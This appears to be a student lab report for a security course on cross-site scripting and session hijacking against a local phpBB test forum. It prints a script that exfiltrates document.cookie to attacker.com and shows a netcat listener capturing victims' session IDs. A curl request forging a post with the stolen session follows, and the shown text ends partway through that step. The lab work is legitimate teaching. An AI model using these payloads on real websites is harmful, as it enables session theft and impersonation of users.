
```
<script>document.write('<img
src="http://attacker.com:8080/?c='+document.cookie+'" />');</script>
```


Tools used:
Netcat

2. Include the screenshot showing the stolen cookies on the attacker side, and the employed Javascript code.




attack [Running]
Activities
Terminal
Sep 21 00:38
Firefox Web Browser
root@cs4238-VirtualBox: /home/attack
root@cs4238...
attack@cs42...
root@cs4238-...
attack@cs423...
root@cs4238-VirtualBox:/home/attack# nc -l 8080
Topics
Posts
Last Post
Mon Sep 20, 2021 4:37 pm
attack
All times are GMT
This data is based on users active over the past five minutes
New posts
No new posts
Forum is locked
Powered by phpBB © 2001, 2005 phpBB Group
Left ⌘


client [Running]
Activities
Firefox Web Browser
Sep 21 00:38
yourdomain.com :: View For
www.xsslabphpbb.com/viewforum.php?f=1
HTTP Header Live
Connection: keep-alive
Referer: http://www.xsslabp
Cookie: phpbb2mysql_data=a%
Upgrade-Insecure-Requests:
GET: HTTP/1.1 200 OK
Date: Mon, 20 Sep 2021 16:3
Server: Apache/2.4.41 (Ubur
Set-Cookie: phpbb2mysql_dat
phpbb2mysql_sid=a169fd2e111
Cache-Control: no-cache, pr
Expires: 0
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 5090
Keep-Alive: timeout=5, max=
Connection: Keep-Alive
Content-Type: text/html; ch
http://www.xsslabphpbb
Host: www.xsslabphpbb.com
User-Agent: Mozilla/5.0 (X1
Accept: image/webp,*/*
Accept-Language: en-US,en;q
Accept-Encoding: gzip, defl
Connection: keep-alive
Referer: http://www.xsslabp
Cookie: phpbb2mysql_data=a%
GET: HTTP/1.1 404 Not
Date: Sun, 19 Sep 2021 13:6
Server: Apache/2.4.41 (Ubur
Content-Length: 281
Content-Type: text/html; ch
Clear
Options
File Save
Record Data
autoscroll
yourdomain.com
A_little_ text to describe your forum
FAQ
Search
Memberlist
Usergroups
Register
Profile
Log in to check your private messages
Log in
Test Forum 1
Moderators: None
Users browsing this forum: attack
newtopic
yourdomain.com Forum Index -> Test Forum 1
Mark all topics read
Topics
Replies
Author
Views
Last Post
Task 3
0
attack
0
Mon Sep 20, 2021 4:37 pm
attack
Task 2
0
attack
4
Mon Sep 20, 2021 2:02 pm
attack
Task1
0
attack
2
Mon Sep 20, 2021 1:36 pm
attack
Welcome to phpBB 2
0
admin
9
Sat Oct 21, 2000 12:01 am
admin
Display topics from previous:
All Topics
Go
newtopic
yourdomain.com Forum Index -> Test Forum 1
All times are GMT
Page 1 of 1
Jump to:
Select a forum
Go
New posts
No new posts
Announcement
New posts [Popular]
No new posts [Popular]
Sticky
New posts [Locked]
No new posts [Locked]
You cannot post new topics in this forum
You cannot reply to topics in this forum
You cannot edit your posts in this forum
You cannot delete your posts in this forum
You cannot vote in polls in this forum
Powered by phpBB © 2001, 2005 phpBB Group
Left ⌘



Cookie =
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bi%3A-1%3B%7D;%20phpbb2mysql_sid=a169fd2e111202f8cb01e0cacd6b7902

Task 4 (35 marks):

1. Explain the importance of the HTTP request components in forging a message.

```
http://www.xsslabphpbb.com/posting.php

POST /posting.php HTTP/1.1
Host: www.xsslabphpbb.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1
Cookie: phpbb2mysql_data=......;phpbb2mysql_sid=......
Content-Type: application/x-www-form-urlencoded
Content-Length: 376
subject=<Content of the message>


HTTP/1.x 200 OK
Date: Thu, 11 Jun 2009 19:43:15 GMT
Server: Apache/2.2.11 (Ubuntu) PHP/5.2.6-3
X-Powered-By: PHP/5.2.6-3ubuntu4.1
Set-Cookie: phpbb2mysql_data=XXXXXXXXXXX; expires=Fri, GMT; path=/
Set-Cookie: phpbb2mysql_sid=YYYYYYYYY; path=/
Set-Cookie: phpbb2mysql_t=XXXXXXXXXXX; path=/
Cache-Control: private, pre-check=0, post-check=0, max-age=0
Expires: 0
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3904
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```


1) http://www.xsslabphpbb.com/posting.php
    a. This is the URL of the posting service.
2) Cookie: phpbb2mysql_data=......;phpbb2mysql_sid=.....
    a. This header field contains the session cookie of the user. It is attached along with every HTTP request to the PHPBB website. This field is set automatically by browser, so attacker does not need to set this field. Just needs to sniff this cookie.
3) subject=<Content of the message>
    a. This is our target area. Here is where we will put our forged message on behalf of the victim


2. Include the screenshot and description of how to post a message on behalf of the victim.

I worked on this question on a different day as Task 3 so the cookie taken is different. But the process is the same as Task 3.
Step 1: steal cookie and **sid** of victim/admin via method in Task 3.
Refer to task 3 for in depth explanation.

```
root@cs4238-VirtualBox:/home/attack# nc -l 8080
GET /?c=phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D;%20phpbb2mysql_sid=e1eeb5678b610a6ea13725a010842a6e;%20phpbb2mysql_t=a%3A4%3A%7Bi%3A10%3Bi%3A1632235863%3Bi%3A9%3Bi%3A1632235896%3Bi%3A11%3Bi%3A1632232865%3Bi%3A12%3Bi%3A1632235667%3B%7D HTTP/1.1
Host: attacker.com:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabphpbb.com/
```

Step 2: Attacker writes the message he would like to comment for the admin. Attacker looks at post request from own login. The submit button expires too quick, difficult to copy the curl command. Therefore we will copy the post from preview instead and modify it.






This is the curl command received from clicking preview:

```
curl 'http://www.xsslabphpbb.com/posting.php' -X POST -H 'User-Agent:
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type:
application/x-www-form-urlencoded' -H 'Origin:
http://www.xsslabphpbb.com' -H 'Connection: keep-alive' -H 'Referer:
http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1' -H 'Cookie:
phpbb2mysql_t=a%3A9%3A%7Bi%3A3%3Bi%3A1632144863%3Bi%3A4%3Bi%3A1632144965
%3Bi%3A5%3Bi%3A1632146446%3Bi%3A6%3Bi%3A1632154544%3Bi%3A7%3Bi%3A1632153
361%3Bi%3A8%3Bi%3A1632155755%3Bi%3A9%3Bi%3A1632234295%3Bi%3A10%3Bi%3A163
2233543%3Bi%3A12%3Bi%3A1632234184%3B%7D;
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%
3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%223%22%3B%7D;
phpbb2mysql_sid=8bb5130f23ab2558acbb2a4256dc482e' -H 'Upgrade-Insecure-
Requests: 1' --data-raw
'subject=Task+4&addbbcode18=%23444444&addbbcode20=0&helpbox=Underline+te
xt%3A+%5Bu%5Dtext%5B%2Fu%5D++%28alt%2Bu%29&message=Posting+for+Admin%0D%
0ASincerely%2C%0D%0AAttacker&poll_title=&add_poll_option_text=&poll_leng
th=&mode=newtopic&sid=8bb5130f23ab2558acbb2a4256dc482e&f=1&preview=Previ
ew'
```

The parts highlighted in green are what we will modify to impersonate the admin/victim.

Step 3: We need to modify the curl command above in order to impersonate the victim/admin. The parts that need to be modified at highlighted in green.

3.1: Finding what to put instead of **preview=Preview**. We can look at the page source of the message positing website:



From the page source we see two input type = “submit”. The first one has the name “preview” and value “Preview”. The latter one has the name “post” and value “Submit”. Therefore we can replace **preview=Preview** with **post=Submit**


```
·<input type="submit" tabindex="5" name="preview" class="mainoption" value="Preview" /> <input type="submit" accesskey="s" tabindex="6" name="post" class="mainoption" value="Submit" /></td>
```

3.2: Changing the cookie and SID

